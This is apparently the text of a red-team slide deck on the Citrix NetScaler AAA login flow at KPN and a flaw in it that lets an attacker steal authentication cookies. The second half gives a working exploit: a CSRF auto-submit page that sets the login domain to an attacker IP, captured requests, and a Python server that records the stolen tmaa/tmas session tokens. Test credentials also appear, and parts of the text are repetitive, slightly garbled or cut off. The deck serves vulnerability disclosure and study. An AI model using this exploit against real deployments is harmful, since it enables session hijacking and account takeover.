
```
HTTP/1.1 200 OK
Set-Cookie: NSC_TASS=xyz;Path=/;expires= [...] ;Secure
Set-Cookie: NSC_TMAP=xyz;Path=/;expires= [...] ;Secure
```

```
<body onLoad='document.forms[0].submit();>
<form action="https://a3as-asd.kpn.com/cgi/tm" method="post"
  enctype="application/x-www-form-urlencoded">
<input type=hidden name=loc value="aHR0cHM6Ly9mZnNhLmtwbi5jb20v">
<input type=hidden name=localdate value="">
```

```
loc.value=aHR0cHM6Ly9mZnNhLmtwbi5jb20v =
loc.value=https://ffsa.kpn.com/
```

NetScaler AAA process

The NetScaler prepares the client for login.



NetScaler AAA process

The client sets the AAA domain.

```
POST /cgi/tm HTTP/1.1  
Host: a3as-asd.kpn.com
```

```
loc=aHR0cHM6Ly9mZnNhLmtwbi5jb20v&localdate=1432299594.558
```

loc=HR0cHM6Ly9mZnNhLmtwbi5jb20v =
loc=<https://ffsa.kpn.com/>

NetScaler AAA process

The client sets the AAA domain.



NetScaler AAA process


NetScaler redirects with NSC_TASS cookie.

```
HTTP/1.1 302 Object Moved  
Location: /vpn/tmindex.html  
Set-Cookie: NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v;Path=/;Secure
```

NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v =
NSC_TASS=<https://ffsa.kpn.com/>

NetScaler AAA process

NetScaler redirects with NSC_TASS cookie.



NetScaler AAA process

From the vpn/tmindex.html page the customer logs in.

```
POST /cgi/login HTTP/1.1
Host: a3as-asd.kpn.com
Cookie: NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v;
login=kpnredteam&passwd=%28%4f%27%72%6c%79%3f%29&passwd1=733728
```

Cookie: NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v =
Cookie: NSC_TASS=<https://ffsa.kpn.com/>

NetScaler AAA process

From the vpn/tmindex.html page the customer logs in.



NetScaler AAA process


The NetScaler mediates a final time.

```
HTTP/1.1 200 OK
Set-Cookie: NSC_TASS=xyz;Path=/;expires=[...];Secure
Set-Cookie: NSC_TMAP=xyz;Path=/;expires=huan09-Nov-1999 [...];Secure
```

```
<form action="https://ffsa.kpn.com/cgi/selfauth" method="post"
<input type=hidden name=loc value="https://ffsa.kpn.com/">
<input type=hidden name=tmaa value="7f764df7528b3e137ad3c2602d591bed">
<input type=hidden name=tmas value="e3843f0b3835cba6f36348ad9d6de21e">
<input type=hidden name=htonly value="yes">
```

NetScaler AAA process

The NetScaler mediates a final time.



NetScaler AAA process


The browser posts the AAA cookies and settings to the NetScaler.

```
POST /cgi/selfauth HTTP/1.1
Host: ffsa.kpn.com

loc=https%3A%2F%2Fffsa.kpn.com%2F
&tmaa=7f764df7528b3e137ad3c2602d591bed
&tmas=e3843f0b3835cba6f36348ad9d6de21e
&htonly=yes
&localdate=1432303097.224
```

NetScaler AAA process

The browser posts the AAA cookies and settings to the NetScaler.



NetScaler AAA process

The NetScaler sets the AAA cookies.

```
HTTP/1.1 302 Object Moved
Location: https://ffsa.kpn.com/
Set-Cookie: NSC_TMAA=7f764df7528b3e137ad3c2602d591bed;Path=/;Domain=kpn.com
Set-Cookie: NSC_TMAS=e3843f0b3835cba6f36348ad9d6de21e;Secure;Path=/;Domain=kpn.com
```

NetScaler AAA process

The NetScaler sets the AAA cookies.

302

Location: <https://ffsa.kpn.com/>

NSC_TMAA=

NSC_TMAS=



Client

ffsa.kpn.com



a3as-asd.kpn.com



ffsa backend

NetScaler AAA process

After which the user has access to the website(s) behind the NetScaler.

```
GET / HTTP/1.1
Host: ffsa.kpn.com
Cookie: NSC_TMAA=7f764df7528b3e137ad3c2602d591bed;
        NSC_TMAS=e3843f0b3835cba6f36348ad9d6de21e
```


```
HTTP/1.1 302 Found
Location: /Account/Login?ReturnUrl=%2f
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
```

```
<h2>Object moved to<a href="/Account/Login?ReturnUrl=%2f">here</a></h2>
```

NetScaler AAA process

After which the user has access to the website(s) behind the NetScaler.

GET /
Host: ffsa.kpn.com



The problem

"The client sets the AAA domain"

"The browser posts the AAA cookies and settings to the NetScaler"

The problem

Never let a client do a server's work.

Vulnerability allows us steal AAA cookies.


NetScaler login vulnerability

First we lure a user to a page.

```
GET /csrf.htm HTTP/1.1  
Host: 54.171.120.79
```

NetScaler login vulnerability

First we lure a user to a page.



NetScaler login vulnerability


Which redirects them to a real login page.

```
<html>
<head>
<title>NetScaler redirect bug</title>
</head>
<body>
<form id='csrfform' action='https://a3as-asd.kpn.com/cgi/tm' method='POST'>
<input type='hidden' name='loc' value='aHR0cHM6Ly81NC4xNzEuMTIwLjc5LW==' />
<input type='hidden' name='localdate' value='1435652887.666' />
<input type='submit' value='Submit request' />
</form>
</body>
<script type='text/javascript'>
document.getElementById('csrfform').submit();
</script>
</html>
```

loc.value=aHR0cHM6Ly81NC4xNzEuMTIwLjc5LW =
loc.value=<https://54.171.120.79/>

NetScaler login vulnerability

Which redirects them to a real login page.



NetScaler login vulnerability

The browser complies.


```
POST /cgi/tm HTTP/1.1  
Host: a3as-asd.kpn.com
```

```
loc=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D&localdate=1435652887.666
```

loc=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D =
loc=<https://54.171.120.79/>

NetScaler login vulnerability

The browser complies.



NetScaler login vulnerability

NetScaler redirects with **our** NSC_TASS cookie.

```
HTTP/1.1 302 Object Moved
Location: /vpn/tmindex.html
Set-Cookie: NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5LWw%3D%3D;Path=/;Secure
```


```
<html>
<body>
<span id="This object may be found "></span>
<a href="/vpn/tmindex.html">
<span id="here"></span></a>
```

Set-Cookie: NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5LWw%3D%3D

Set-Cookie: NSC_TASS=<https://54.171.120.79/>

NetScaler login vulnerability

NetScaler redirects with **our** NSC_TASS cookie.



NetScaler login vulnerability

The user logs in ...

```
POST /cgi/login HTTP/1.1
Host: a3as-asd.kpn.com
Referer: https://a3as-asd.kpn.com/vpn/tmindex.html
Cookie: NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D;


login=redteam&passwd=%28%4f%27%72%6c%79%3f%29&passwd1=868307
```

(with **our** NSC_TASS cookie)

```
NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D =
NSC_TASS=https://54.171.120.79/
```

NetScaler login vulnerability

The user logs in with our `NSC_TASS` cookie



NetScaler login vulnerability

The NetScaler thinks it redirects a final time...

```
Set-Cookie: NSC_TASS=xyz;Path=/;expires=Wednesday, 09-Nov-1999 23:12:40 GMT;Secure
Set-Cookie: NSC_TMAP=xyz;Path=/;expires=Wednesday, 09-Nov-1999 23:12:40 GMT;Secure
```


```
<html>
<body onLoad='document.forms[0].submit();>
<form action="https://54.171.120.79/cgi/selfauth" method="post"
  enctype="application/x-www-form-urlencoded">
  <input type=hidden name=loc value="https://54.171.120.79/">
  <input type=hidden name=tmaa value="cfd0586e4e586409fd1eca6f8767974a">
  <input type=hidden name=tmas value="1bc13fd31c221333418cdbebae7962da">
  <input type=hidden name=localdate value="">
  <input id="Continue" type="submit" value="Continue">
</body>
</html>
```

NetScaler login vulnerability

The NetScaler thinks it redirects a final time...


form

action=https://54.171.120.79/cgi/selfauth



NetScaler login vulnerability

Meanwhile, on a system we control ...



```
#!/usr/bin/env python3
from bottle import route, run, request

@route('/cgi/selfauth', method='POST')
def selfauth():
    tmaa = request.forms.get("tmaa")
    tmas = request.forms.get("tmas")
    htonly = request.forms.get("htonly")
    localdate = request.forms.get("localdate")
    ref = request.headers.get("Referer")
    print("referer:" + ref, "tmaa:" + tmaa, "tmas:" + tmas,
          "htonly:" + htonly, "localdate:" + localdate, sep="\n")
    return ""


<html><head><body><form id='csrfform' action='https://ffsa.kpn.com/cgi/selfauth'
